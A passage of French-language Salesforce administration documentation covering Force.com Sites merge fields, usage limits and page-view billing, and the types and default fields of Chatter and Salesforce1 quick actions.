| $Site.RegistrationEnabled | Renvoie la valeur `true` si le site actuel est associé à un portail client actif, activé par auto-inscription. Sinon, renvoie `false`. |
| $Site.IsPasswordExpired | Pour les utilisateurs authentifiés, renvoie `true` si le mot de passe de l'utilisateur actuellement connecté a expiré. Renvoie `false` pour les utilisateurs non authentifiés. |
| $Site.AdminEmailAddress | Renvoie la valeur du champ `Contact du site` du site actuel. |
| $Site.Prefix | Renvoie le préfixe du chemin de l'URL du site actuel. Par exemple, si l'URL de votre site est `masociete.force.com/partenaires`, `/partenaires` est le préfixe du chemin. Renvoie `null` si le préfixe n'est pas défini. Si la requête actuelle n'est pas une requête de site, ce champ renvoie une chaîne vide. |
| $Site.Template | Renvoie le nom du modèle associé au site actuel ; renvoie le modèle par défaut si aucun modèle n'a été désigné. |
| $Site.ErrorMessage | En cas d'erreur, renvoie un message d'erreur pour la page actuelle s'il s'agit d'une page d'erreur désignée pour le site, sinon renvoie une chaîne vide. |
| $Site.ErrorDescription | En cas d'erreur, renvoie la description de l'erreur de la page actuelle s'il s'agit d'une page d'erreur désignée pour le site, sinon renvoie une chaîne vide. |
| $Site.AnalyticsTrackingCode | Code de suivi associé à votre site. Ce code peut être utilisé par des services tels que Google Analytics pour suivre les données de demande de pages pour votre site. |
| $Site.BaseCustomUrl | Renvoie une URL de base pour le site actuel qui n'utilise pas un sous-domaine Force.com. L'URL renvoyée utilise le même protocole (HTTP ou HTTPS) que la requête actuelle si au moins une URL personnalisée non-Force.com prenant en charge HTTPS existe sur le site. La valeur renvoyée ne se termine jamais par un caractère `/`. Si toutes les URL personnalisées de ce site se terminent par `force.com` ou si le site n'a aucune URL personnalisée, ce champ renvoie une chaîne vide. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide.<br>Ce champ remplace `CustomWebAddress` et inclut le préfixe du chemin de l'URL personnalisée. |
| $Site.BaseInsecureUrl | Renvoie une URL de base pour le site qui utilise HTTP au lieu de HTTPS. Le domaine de la requête actuelle est utilisé. La valeur renvoyée inclut le préfixe du chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide. |
| $Site.BaseRequestUrl | Renvoie l'URL de base du site actuel pour l'URL demandée. Elle n'est pas influencée par l'URL de la page référente. L'URL renvoyée utilise le même protocole (HTTP ou HTTPS) que la requête actuelle. La valeur renvoyée inclut le préfixe du chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide. |

| Champ de fusion | Description |
|---|---|
| $Site.BaseSecureUrl | Renvoie une URL de base pour le site qui utilise HTTPS au lieu de HTTP. Le domaine de la requête actuelle est recommandé s'il prend charge le protocole HTTPS. Les domaines qui ne sont pas des sous-domaines Force.com sont recommandés au lieu des sous-domaines Force.com. Un sous-domaine Force.com, s'il est associé à un site, est utilisé si aucun autre domaine HTTPS n'existe dans le site actuel. Si aucune URL personnalisée HTTPS n'existe dans le site, cette méthode renvoie une chaîne vide. La valeur renvoyée inclut le préfixe du chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide. |
| $Site.BaseUrl | Renvoie l'URL de base du site actuel que les références et les liens doivent utiliser. Notez que ce champ peut renvoyer l'URL de la page référente à la place de l'URL de la requête actuelle. La valeur du champ inclut un préfixe de chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide.<br>Ce champ remplace $Site.CurrentSiteUrl. |
| $Site.MasterLabel | Renvoie la valeur du champ Étiquette principale pour le site actuel. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. |
| $Site.SiteId | Renvoie l'ID du site actuel.Si la requête actuelle n'est pas une requête de site, ce champ renvoie une chaîne vide. |
| $Site.SiteType | Renvoie la valeur de l'API du champ Type de site pour le site actuel. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. |
| $Site.SiteTypeLabel | Renvoie la valeur de l'étiquette du champ Type de site pour le site actuel.Si la requête actuelle n'est pas une requête de site, ce champ renvoie une chaîne vide. |

Remarque: Pour utiliser ces expressions, la fonctionnalité des sites Force.com doit être activée dans votre organisation. Vous devez également les utiliser dans le contexte de votre site public, sinon, une chaîne vide est renvoyée pour toutes les expressions, à l'exception de {!$Site.Template} qui renvoie le modèle par défaut du site.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

# Considérations sur les Sites Force.com

Avant de créer et d'utiliser des sites Force.com, tenez compte des points suivants :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Création de packages**

Les règles suivantes s'appliquent à la création de package pour les sites :

- Les sites ne peuvent pas être intégrés à un package. Vous pouvez toutefois inclure un code échantillon, des pages Visualforce, des classes Apex ou des composants pour un site utilisant un package géré.
- Les sites Force.com doivent être activés pour pouvoir installer des packages non gérés qui contiennent des pages Visualforce ou des classes Apex faisant référence à un site.

**Accès et authentification**

Vous pouvez accorder des autorisations « Lire » et « Créer » sur tous les objets standard, à l'exception des produits, des catalogues de prix et des idées, et des autorisations « Lire » « Créer » « Modifier » et « Supprimer » sur tous les objets personnalisés. Pour un accès supplémentaire, vous devez authentifier les visiteurs de site en tant qu'utilisateurs du portail.

L'authentification personnalisée n'est pas pris en charge. Vous pouvez les authentifier via les emplacements suivants :

- Portails client : permettent d'activer la connexion et l'inscription publiques
- Portails partenaires : créer des utilisateurs partenaires

Conseil: Vous pouvez également activer l'authentification unique pour les portails ainsi que les sites.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

# Limites et facturation des Sites Force.com

L'utilisation des sites Force.com est régie par des limites mensuelles et quotidiennes. Il est important de comprendre ces limites pour garantir le succès de vos sites. Salesforce fournit des outils qui aident à réduire la consommation de bande passante et à surveiller l'utilisation du site pour vous éviter de dépasser ces limites.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Cette rubrique comprend les sections suivantes :

- Limites et technologie de facturation
- Limites et restrictions des sites
- Application d'une limite de bande passante et d'une heure de demande d'assistance
- Facturation et application des vues de pages mensuelles
- Comptabilisation des vues de pages
- Surveillance des limitations

## Limites et technologie de facturation

Cette section définit la terminologie utilisée pour les limites et la facturation des sites Force.com :

- Les « Vues de page » sont calculées en fonction du nombre de pages servies par le serveur d'origine du site et le serveur de cache.
- La « Bande passante » est calculée en fonction du nombre de mégaoctets servis et reçus par le serveur d'origine du site et le serveur de cache.

- Le « Délai de demande de service (en minutes) » est calculé en fonction du délai serveur total requis pour générer des pages pour le site.
- La « Dernière période de 24 heures » correspond aux 24 heures précédant l'heure courante.
- Le « Serveur d'origine » correspond au serveur Web qui héberge votre site.
- Le « Serveur de cache » correspond au serveur qui sert les pages de votre site mis en cache.
- La « Période actuelle » correspond au mois actuel durant lequel vous êtes autorisé à afficher un certain nombre de pages pour votre organisation.

## Limites et restrictions des Sites

Le tableau suivant présente les limites de site de chaque édition :

| Edition | Nombre maximal de sites | Limite de bande passante (par période de 24 heures par site) | Délai de demande de service (par période de 24 heures par site) | Vues de pages maximales |
|---|---|---|---|---|
| Developer Edition | 1 | 500 Mo | 10 minutes | N/A |
| Enterprise Edition | 25 | 1 Go pour sandbox<br>40 Go pour production | 30 minutes pour sandbox<br>60 heures pour production | 500,000 |
| Unlimited Edition<br>Performance Edition | 25 | 1 Go pour sandbox<br>40 Go pour production | 30 minutes pour sandbox<br>60 heures pour production | 1,000,000 |

Assurez-vous de tenir compte de toutes les options de mise en cache disponibles pour vous aider à respecter ces limites et à utiliser les outils d'analyse relatives à l'utilisation des sites afin de surveiller vos sites.

## Application d'une limite de bande passante et d'une heure de demande d'assistance

Les limitations en bande passante et en heures de demande d'assistance sont suivies et appliquées sur une période de 24 heures. Les sites qui dépassent les limites provisionnées durant la période de 24 heures restent disponibles si l'instance de l'hôte contient des ressources qui servent le site. Cependant, même si un site est disponible lorsque les limites sont dépassées, le niveau de service n'est pas garanti.

## Facturation et application des vues de pages mensuelles

Cette section présente comment Salesforce applique les limites de vues de pages mensuelles pour les sites :

- La facturation repose sur le nombre de vues de pages mensuelles achetées pour votre organisation. Cette limite cumule les vues de pages de l'ensemble des sites de votre organisation.
- Si, au cours d'un mois donné, votre organisation atteint 110 % de sa limite de vues de pages, Salesforce envoie une notification par e-mail aux administrateurs de site et de facturation.
- Si votre organisation dépasse 110 % de sa limite de vues de pages pendant quatre mois consécutifs, vos sites sont désactivés jusqu'au mois suivant ou jusqu'à l'achat de vues de page supplémentaires. En outre, Salesforce envoie un e-mail de notification aux administrateurs de site et de facturation, ainsi qu'au responsable du site concerné.
- Si votre organisation dépasse 300% de sa limite de vues de pages pendant quatre mois consécutifs, vos sites sont désactivés jusqu'au mois suivant ou jusqu'à l'achat de vues de page supplémentaires. En outre, Salesforce envoie un e-mail de notification aux administrateurs de site et de facturation, ainsi qu'au responsable du site concerné.

## Comptabilisation des vues de pages

Cette section présente comment les vues de page sont comptabilisées pour les sites.

Une vue de page est une demande d'un utilisateur de site non authentifié de chargement d'une page associée à l'un des sites au sein de votre domaine Force.com ou domaine personnalisé. Les requêtes d'utilisateurs du portail authentifiés ne sont pas comptabilisées en tant que vues de pages.

**Requêtes comptabilisées en tant que vues de page**

Les requêtes ci-dessous *sont* comptabilisées en tant que vues de page :

| Requêtes pour... | Exemple d'URL |
|---|---|
| Votre domaine Force.com | `http://masociete.force.com` |
| Votre adresse Web personnalisée | `http://masociete.com` |
| Toute page associée à votre site | `http://masociete.force.com/mapage` |
| Page d'erreur Autorisation requise | `http://masociete.force.com/Nonautorise` |
| Requêtes AJAX telles que :<br>• JavaScript remoting (par exemple, Apex `RemoteAction`)<br>• Visualforce `<apex:actionFunction>`<br>• Visualforce `<apex:actionPoller>` | n/a |

**Requêtes non comptabilisées en tant que vues de page**

Les requêtes ci-dessous *ne sont pas* comptabilisées en tant que vues de page :

| Requêtes pour... | Exemple d'URL |
|---|---|
| Images Salesforce | `http://masociete.force.com/img/force_logo_w09.gif` |
| Vos ressources statiques | `http://masociete.force.com/resource/1233771498000/background` |
| Robots.txt | `http://masociete.force.com/robots.txt` |
| Icône favorite | `http://masociete.force.com/favicon.ico` |
| Pièces jointes et documents | n/a |
| Pages d'erreur, à l'exception de la page Autorisation requise, telles que Limite dépassée et Maintenance | `http://masociete.force.com/BandwidthExceeded` |
| Images incluses avec un champ HTML | `http://masociete.force.com/servlet/rtaImage` |
| Champ de fichier personnalisé | `http://masociete.force.com/servlet/fileField` |

Remarque: Limite dépassée, Maintenance, Page introuvable et les pages d'accueil inactives désignées sont prises en compte dans les limite en vues de pages et en bande passante. Vous pouvez utiliser des ressources statiques pour marquer ces pages, mais les limites suivantes s'appliquent :

- La taille des ressources statiques doit être égale à 50 Ko ou inférieure.
- Les ressources statiques doivent être des feuilles de style (CSS), des fichiers d'image ou des fichiers Javascript.
- Vous pouvez pas utiliser des contrôleurs Apex pour ces pages.
- Vous ne pouvez pas exécuter des opérations SOQL ou DML à partir de ces pages.

### Surveillance des limitations

Les vues de pages, la bande passante et la consommation de temps sont suivies et disponibles dans votre organisation. Vous pouvez afficher ces informations pour un site sous **Configuration** > **Élaborer** > **Développer** > **Sites**. Sélectionnez un site pour afficher des listes associées de vues de page pour le cycle de facturation actuel, ainsi que l'historique d'utilisation de la bande passante et des heures de demande d'assistance sur une période de 24 heures.

Vous pouvez installer également l'application Rapport sur l'utilisation de sites Force.com depuis AppExchange pour suivre l'utilisation. Notez que les informations présentées dans l'application peuvent ne pas être aussi récentes que les informations disponibles dans votre organisation.

Pour plus d'informations sur la bande passante et les heures de demande d'assistance, reportez-vous à Affichage de l'historique d'utilisation sur 24 heures de sites Force.com.

CONSULTER ÉGALEMENT :

Affichage de l'historique d'utilisation sur 24 heures de Sites Force.com

Suivi de votre site Force.com à l'aide Google Analytics

## Puis-je utiliser le même nom de domaine pour mes sites Force.com et mes communautés ?

Non, vous ne pouvez pas utiliser le même nom de domaine.

Chaque site Force.com et communauté doit utiliser un nom de domaine unique. Si vous souhaitez utiliser le nom de domaine de votre site Force.com pour vos communautés, contactez le support Salesforce pour renommer le domaine.

# Extension de la portée de votre organisation

## Action, boutons, liens

Les boutons et les liens permettent utilisateur d'interagir avec les données Salesforce, et avec des sites Web et des services externes tels que des moteurs de recherche et des cartes en ligne. Salesforce comprend plusieurs boutons et liens standard. Vous pouvez également personnaliser les vôtres. Les actions permettent aux utilisateurs d'effectuer des tâches, comme créer des enregistrements dans l'éditeur Chatter et dans Salesforce1.

Actions

Les actions ajoutent des fonctionnalités à Salesforce. Sélectionnez des actions standard telles que les actions Créer et Mettre à jour, ou créez des actions adaptées aux besoins de votre société.

Boutons et liens personnalisés

Les liens et les boutons personnalisés facilitent l'intégration de données Salesforce dans des URL externes, des applications, l'intranet de votre entreprise ou d'autres systèmes back-end.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des boutons, des liens et des actions :

- Personnaliser l'application

## Actions

Les actions ajoutent des fonctionnalités à Salesforce. Sélectionnez des actions standard telles que les actions Créer et Mettre à jour, ou créez des actions adaptées aux besoins de votre société.

Créez des actions et ajoutez-les à l'éditeur Chatter de la page d'accueil, dans l'onglet Chatter, dans des groupes Chatter et dans des pages de détail d'enregistrement. Dans Salesforce Classic, les actions apparaissent dans l'éditeur Chatter. Dans Lightning Experience, les actions apparaissent dans différentes zones de l'interface utilisateur en fonction du type d'action. Dans Salesforce1, les actions sont affichées dans la barre d'actions, dans le menu d'actions associé et dans les actions d'éléments de liste.

Les actions permettent aux utilisateurs d'exécuter plus d'opérations dans Salesforce et dans Salesforce1. Les utilisateurs peuvent par exemple créer ou mettre à jour des enregistrements et consigner des appels directement dans le fil Chatter ou depuis leurs appareils mobiles.

Types d'action

Il existe plusieurs catégories d'actions, notamment les actions standard Chatter, les actions non standard, les actions par défaut, les actions intelligentes mobiles, les actions personnalisées et les actions de productivité.

Activation d'actions dans l'éditeur Chatter

L'activation d'actions dans l'éditeur vous permet d'ajouter des actions que vous avez créées aux éditeurs Chatter dans la page d'accueil, dans l'onglet Chatter, dans des groupes Chatter et dans des pages de détail d'enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Éditeur de présentation d'action

De la même façon que les pages d'enregistrement d'objet contiennent des présentations de page personnalisables, les actions contiennent également des présentations d'action personnalisables. Lors de la création d'une action, Salesforce renseigne sa présentation avec un ensemble de champs par défaut. Vous pouvez ajouter, supprimer ou réorganiser les champs dans une présentation d'action afin d'afficher uniquement les éléments essentiels à la prise de décision des utilisateurs.

### Messages de succès personnalisés pour les actions rapides

Pour les types d'action Créer un enregistrement, Mettre à jour un enregistrement et Consigner un appel, vous pouvez créer un message personnalisé qui s'affiche une fois l'action exécutée avec succès.

### Personnalisation des actions à l'aide de l'éditeur de présentation de page avancé

Utilisez l'éditeur de présentation de page pour personnaliser les actions qui s'affichent dans Salesforce et dans Salesforce1.

### Définition de valeurs de champ prédéfinies pour les champs d'action rapide

Lors de la création d'actions, utilisez des valeurs prédéfinies pour les champs. Les valeurs prédéfinies offrent une plus grande cohérence, et accélèrent et facilitent la création d'enregistrements pour les utilisateurs.

### Présentations d'éditeur globales

### Actions dans Lightning Experience

Dans Lightning Experience, les actions sont affichées dans le menu Actions globales dans l'en-tête, dans les éléments de vue de liste et à plusieurs emplacements d'une page d'enregistrement. L'endroit où elles s'affichent sur la page d'un enregistrement dépend du type d'action.

### Barre d'actions de Salesforce1

Les utilisateurs de Salesforce1 ont désormais un emplacement central pour accéder aux actions, sans les rechercher. La barre d'actions et son menu d'action associé regroupent les actions de différents emplacements dans Salesforce1, à un emplacement unique.

### Actions rapides et types d'enregistrement

L'utilisation de types d'enregistrement dans votre organisation peut affecter la disponibilité des actions rapides pour vos utilisateurs.

### Meilleures pratiques pour les actions

### Actions de dépannage

CONSULTER ÉGALEMENT :

### Configuration d'actions avec Chatter activée

### Meilleures pratiques pour les actions

## Types d'action

Il existe plusieurs catégories d'actions, notamment les actions standard Chatter, les actions non standard, les actions par défaut, les actions intelligentes mobiles, les actions personnalisées et les actions de productivité.

La disponibilité des actions dans le site complet de Salesforce dépend de l'activation de Chatter, du suivi de fil et des actions de l'éditeur dans votre organisation. Dans Salesforce1, les actions ne dépendent pas de l'activation de Chatter ou des actions dans l'éditeur. Pour plus d'informations sur l'effet de l'activation de Chatter sur la visibilité des actions, reportez-vous à Actions avec et sans Chatter à la page 5614.

| Catégorie | Description | Actions incluses | Emplacement d'affichage |
|---|---|---|---|
| Actions Chatter standard | Les actions Chatter standard sont incluses quand Chatter est activé. Vous pouvez personnaliser l'ordre d'affichage de ces actions, mais vous ne pouvez pas modifier leurs propriétés.<br>Les actions Chatter standard nécessitent l'activation du suivi de fil pour les objets. | Publication, Fichier, Lien, Sondage, Question, Remerciements (Work.com) et Annonces (Groupes) | Salesforce et Salesforce1<br>Seuls Publication et Annonces sont pris en charge dans Lightning Experience |
| Actions non standard | Les actions non standard sont celles que vous créez et personnalisez vous-même. Les actions peuvent être globales ou spécifiques à un objet. | | Salesforce et Salesforce1 |
| Actions par défaut | Les actions par défaut sont des actions prédéfinies par Salesforce qui permettent, à vous et à vos utilisateurs, d'utiliser immédiatement des actions dans votre organisation. Ajoutez des actions par défaut aux présentations d'éditeur. Elles seront ainsi disponibles pour les utilisateurs dans le site complet de Salesforce et dans la barre d'actions de Salesforce1.<br>Les actions par défaut sont prises en charge dans les objets compte, requête, contact, piste et opportunité. | Dépend de l'objet. Pour consulter la liste des actions globales et des actions par défaut applicables aux objets, reportez-vous à Actions par défaut à la page 5593. | Salesforce et Salesforce1 |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Catégorie | Description | Actions incluses | Emplacement d'affichage |
|---|---|---|---|
| Actions mobiles intelligentes | Les actions mobiles intelligentes sont une série d'actions préconfigurées (semblables aux actions par défaut) prises en charge dans la même liste d'objets.<br>Les actions intelligentes mobiles se présentent sous un élément unique dans l'éditeur de présentation de page.<br>Dans Salesforce1, l'élément Actions mobiles intelligentes ouvre un ensemble d'actions de création distinctes qui permettent aux utilisateurs de créer des enregistrements directement dans le fil. | Dépend de l'objet. Pour consulter la liste des actions ouvertes par l'élément Actions mobiles intelligentes à inclure pour chaque objet, reportez-vous à Actions mobiles intelligentes à la page 5597. | Salesforce1 |
| Actions personnalisées | *Les actions personnalisées* invoquent des composants Lightning, des pages Visualforce ou des applications de zone de dessin qui contiennent une fonctionnalité que vous définissez. Par exemple, vous pouvez créer une action personnalisée qui autorise les utilisateurs à écrire des commentaires dépassant 5 000 caractères ou qui intègre une application de téléconférence pour permettre aux agents de support de communiquer visuellement avec les clients.<br>Les actions personnalisées peuvent être globales ou spécifiques à un objet. | Les actions personnalisées que vous créez. | Salesforce et Salesforce1<br>Non prises en charge dans les groupes Chatter avec des clients |
| Actions de productivité | Les actions de productivité sont prédéfinies par Salesforce et associées à un ensemble d'objets limité. Vous ne pouvez pas modifier ni supprimer des actions de productivité.<br>Elles sont affichées dans les objets suivants :<br>• Compte<br>• Contact<br>• Événement<br>• Piste<br>• Utilisateur<br>• Profil utilisateur | Dépend de l'objet. Les actions peuvent inclure Envoyer un e-mail, Consigner un appel, Mapper, Afficher le site Web et Lire les actualités. | Salesforce (Lightning Experience uniquement) et Salesforce1 |

Les catégories d'actions peuvent inclure différents types d'action, selon leur fonction.

- *Les actions de création* permettent aux utilisateurs de créer des enregistrements. Elles diffèrent des fonctionnalités Création rapide et Créer de la page d'accueil de Salesforce, car les actions Créer respectent les règles de validation et les exigences des champs, et vous pouvez sélectionner les champs de chaque action.

- Les *actions Consigner un appel* permettent aux utilisateurs d'enregistrer les détails d'appels téléphoniques ou d'autres échanges avec des clients. Ces journaux d'appels sont enregistrés en tant que tâches terminées.
- Les *actions Question* permettent aux utilisateurs de poser et de rechercher des questions relatives aux enregistrements qu'ils utilisent.
- Les *actions Envoyer un e-mail*, disponibles uniquement dans les requêtes, permettent aux utilisateurs d'accéder à une version simplifiée de l'action E-mail de Fil de requête dans Salesforce1.
- Les *actions Mettre à jour* permettent aux utilisateurs de modifier un enregistrement.

Pour les actions Créer, Consigner un appel et les actions personnalisées, vous pouvez créer des actions spécifiques à un objet ou des actions globales. Les actions de mise à jour doivent être spécifiques à un objet.

Actions par défaut

Les actions par défaut sont des actions prédéfinies par Salesforce qui permettent, à vous et à vos utilisateurs, d'utiliser immédiatement des actions dans votre organisation. Ajoutez des actions par défaut aux présentations d'éditeur. Elles seront ainsi disponibles pour les utilisateurs dans le site complet de Salesforce et dans la barre d'actions de Salesforce1.

Actions intelligentes mobiles

Les actions mobiles intelligentes sont des actions rapides disponibles sur des pages de compte, de requête, de contact, de piste et d'opportunité, et sur la présentation d'éditeur globale, dans Salesforce1. Vous pouvez les utiliser afin de configurer aisément des actions rapides pour les utilisateurs mobiles.

Actions globales

Vous pouvez ajouter des actions globales à toutes les pages qui prennent en charge les actions, comme la page Accueil, l'onglet Chatter et toutes les pages d'objet. Les actions globales de création permettent aux utilisateurs de créer des enregistrements d'objet, mais les nouveaux enregistrements n'ont aucune relation avec les autres enregistrements.

Actions spécifiques à un objet

Les actions spécifiques à un objet permettent aux utilisateurs de créer ou de mettre à jour rapidement des enregistrements, de consigner des appels, d'envoyer des e-mails, etc., dans le contexte d'un objet donné.

Actions rapides personnalisées

*Les actions personnalisées* invoquent des composants Lightning, des pages Visualforce ou des applications de zone de dessin qui contiennent une fonctionnalité que vous définissez. Par exemple, vous pouvez créer une action personnalisée qui autorise les utilisateurs à écrire des commentaires dépassant 5 000 caractères ou qui intègre une application de téléconférence pour permettre aux agents de support de communiquer visuellement avec les clients.

## Actions par défaut

Les actions par défaut sont des actions prédéfinies par Salesforce qui permettent, à vous et à vos utilisateurs, d'utiliser immédiatement des actions dans votre organisation. Ajoutez des actions par défaut aux présentations d'éditeur. Elles seront ainsi disponibles pour les utilisateurs dans le site complet de Salesforce et dans la barre d'actions de Salesforce1.

Chaque action par défaut a un ensemble de champs prédéfini. Utilisez l'éditeur de présentation de page ou la présentation d'éditeur globale pour retirer des actions ou changer leur ordre d'affichage.

Le tableau ci-dessous répertorie les actions par défaut disponibles. Les actions en italique sont des actions Chatter standard.

**Remarque:** Dans les organisations créées après la version Winter '14, Salesforce ajoute des actions par défaut à la présentation d'éditeur globale et à la présentation d'éditeur des objets compte, requête, contact, piste et opportunité. Dans les organisations créées avant la version Winter '14, ces actions par défaut sont disponibles dans la palette de l'éditeur de présentation de page, mais elles ne sont pas automatiquement ajoutées aux présentations de l'éditeur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Présentation de page | Actions par défaut |
| --- | --- |
| Présentation globale (s'applique également aux objets personnalisés) | • *Publication*<br>• *Fichier*<br>• Nouvel événement<br>• Nouvelle tâche<br>• Nouveau contact<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle opportunité<br>• Nouvelle requête<br>• Nouvelle piste<br>• *Remerciements*<br>• *Lien*<br>• *Sondage*<br>• *Question* |
| Compte | • *Publication*<br>• *Fichier*<br>• Nouvel événement<br>• Nouvelle tâche<br>• Nouveau contact<br>• Nouvelle requête<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle note<br>• Nouvelle opportunité<br>• *Remerciements*<br>• *Lien*<br>• *Sondage*<br>• *Question* |
| Requête | • *Publication*<br>• *Fichier*<br>• Nouvelle requête enfant<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle tâche<br>• Nouvel événement<br>• *Remerciements*<br>• *Lien* |

| Présentation de page | Actions par défaut |
|---|---|
| | • *Sondage*<br>• *Question* |
| Contact, Piste et Opportunité : | • *Publication*<br>• *Fichier*<br>• Nouvelle tâche<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle requête<br>• Nouvelle note<br>• Nouvel événement<br>• *Remerciements*<br>• *Lien*<br>• *Sondage*<br>• *Question* |

**Remarque:** L'utilisation de types d'enregistrement dans votre organisation peut affecter la disponibilité des actions globales par défaut pour vos utilisateurs. Pour plus d'informations, reportez-vous à Actions rapides et types d'enregistrement à la page 5642.

Champs d'action par défaut

Chaque action par défaut inclut un ensemble de champs prédéfini, qui permet de mettre des actions à la disposition de vos d'utilisateurs sans configuration excessive.

CONSULTER ÉGALEMENT :

Actions

## Champs d'action par défaut

Chaque action par défaut inclut un ensemble de champs prédéfini, qui permet de mettre des actions à la disposition de vos d'utilisateurs sans configuration excessive.

Ces champs sont inclus dans chaque action par défaut et affichés dans la présentation d'actions, dans l'ordre indiqué.

| Action | Champs |
|---|---|
| Consigner un appel | • Objet (valeur par défaut : Appel)<br>• Commentaire (description)<br>• Nom<br>• Associées à |
| Nouvelle requête et nouvelle requête enfant | • Nom du contact |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Action | Champs |
| --- | --- |
| | • Statut<br>• Objet<br>• Description |
| Nouveau contact | • Name<br>• E-mail<br>• Téléphone<br>• Nom du compte<br>• Titre |
| Nouvel événement | • Objet<br>• Date de début<br>• Fin<br>• Événement sur la journée<br>• Name<br>• Associées à<br>• Attribué à<br>• Location |
| Nouvelle piste | • Name<br>• Email<br>• Phone<br>• Société<br>• Titre |
| Nouvelle note | • Titre<br>• Public (case à cocher)<br>• Corps |
| Nouvelle opportunité | • Nom d'opportunité<br>• Compte<br>• Date de clôture (valeurs par défaut : 30 jours à compter de la date actuelle)<br>• Étape<br>• Montant |
| Nouvelle tâche | • Objet<br>• Date d'échéance<br>• Name<br>• Associé à |

| Action | Champs |
| --- | --- |
| | • Attribué à<br>• Statut |

Vous pouvez modifier les champs qui s'affichent dans chaque présentation d'action à l'aide de l'éditeur de présentation d'action.

CONSULTER ÉGALEMENT :

Actions par défaut

Actions

## Actions intelligentes mobiles

Les actions mobiles intelligentes sont des actions rapides disponibles sur des pages de compte, de requête, de contact, de piste et d'opportunité, et sur la présentation d'éditeur globale, dans Salesforce1. Vous pouvez les utiliser afin de configurer aisément des actions rapides pour les utilisateurs mobiles.

Remarque: Les actions intelligentes mobiles ne sont pas affichées dans le site complet de Salesforce, quelles que soient les présentations de page que vous leur ajoutez. Elles sont affichées uniquement pour les utilisateurs de Salesforce1. Si vous avez des utilisateurs qui accèdent à Salesforce sur des appareils mobiles plus fréquemment qu'ils n'accèdent au site complet, pensez à créer des présentations de page spécifiques à ces utilisateurs et à inclure des actions mobiles intelligentes uniquement dans ces présentations.

Les actions mobiles intelligentes sont renseignées avec tous les champs obligatoires de votre organisation dans l'objet approprié, quel que soit le nombre de champs. Par exemple, l'action Nouvelle requête dans l'ensemble d'actions mobiles intelligentes inclut tous les champs de requête obligatoires. Vous ne pouvez pas modifier les champs dans des actions intelligentes mobiles. Les champs affichés changent uniquement si vous modifiez les champs obligatoires dans un objet.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Vous ne pouvez pas non plus modifier les actions incluses dans un ensemble d'actions mobiles intelligentes (suppression de Nouvel événement ou ajout d'une action personnalisée, par exemple). Pour créer un ensemble d'actions plus personnalisé, créez les actions voulues et ajoutez-les aux présentations de page appropriées, puis supprimez l'ensemble d'actions mobiles intelligentes.

Les actions intelligentes mobiles se présentent sous un élément d'action unique dans l'éditeur de présentation de page. Elles sont toutefois affichées dans la barre d'actions et dans le menu d'actions de Salesforce1 en tant qu'actions de création distinctes. Ces actions distinctes permettent aux utilisateurs de créer des enregistrements directement dans la barre d'actions.

L'élément d'action mobile intelligente de chaque objet pris en charge inclut les éléments ci-dessous (les actions sont affichées dans la barre et le menu d'actions dans l'ordre indiqué).

| Présentation | Actions incluses dans l'ensemble d'actions mobiles intelligentes |
| --- | --- |
| Présentation globale (s'applique également aux objets personnalisés) | • Nouvelle tâche<br>• Nouveau contact<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées) |

| Présentation | Actions incluses dans l'ensemble d'actions mobiles intelligentes |
| --- | --- |
| | • Nouvelle opportunité<br>• Nouvelle requête<br>• Nouvelle piste |
| Compte | • Nouvelle tâche<br>• Nouveau contact<br>• Nouvelle requête<br>• Consigner un appel (les appels consignés sont enregistrés en tant que tâches terminées)<br>• Nouvelle note<br>• Nouvelle opportunité |
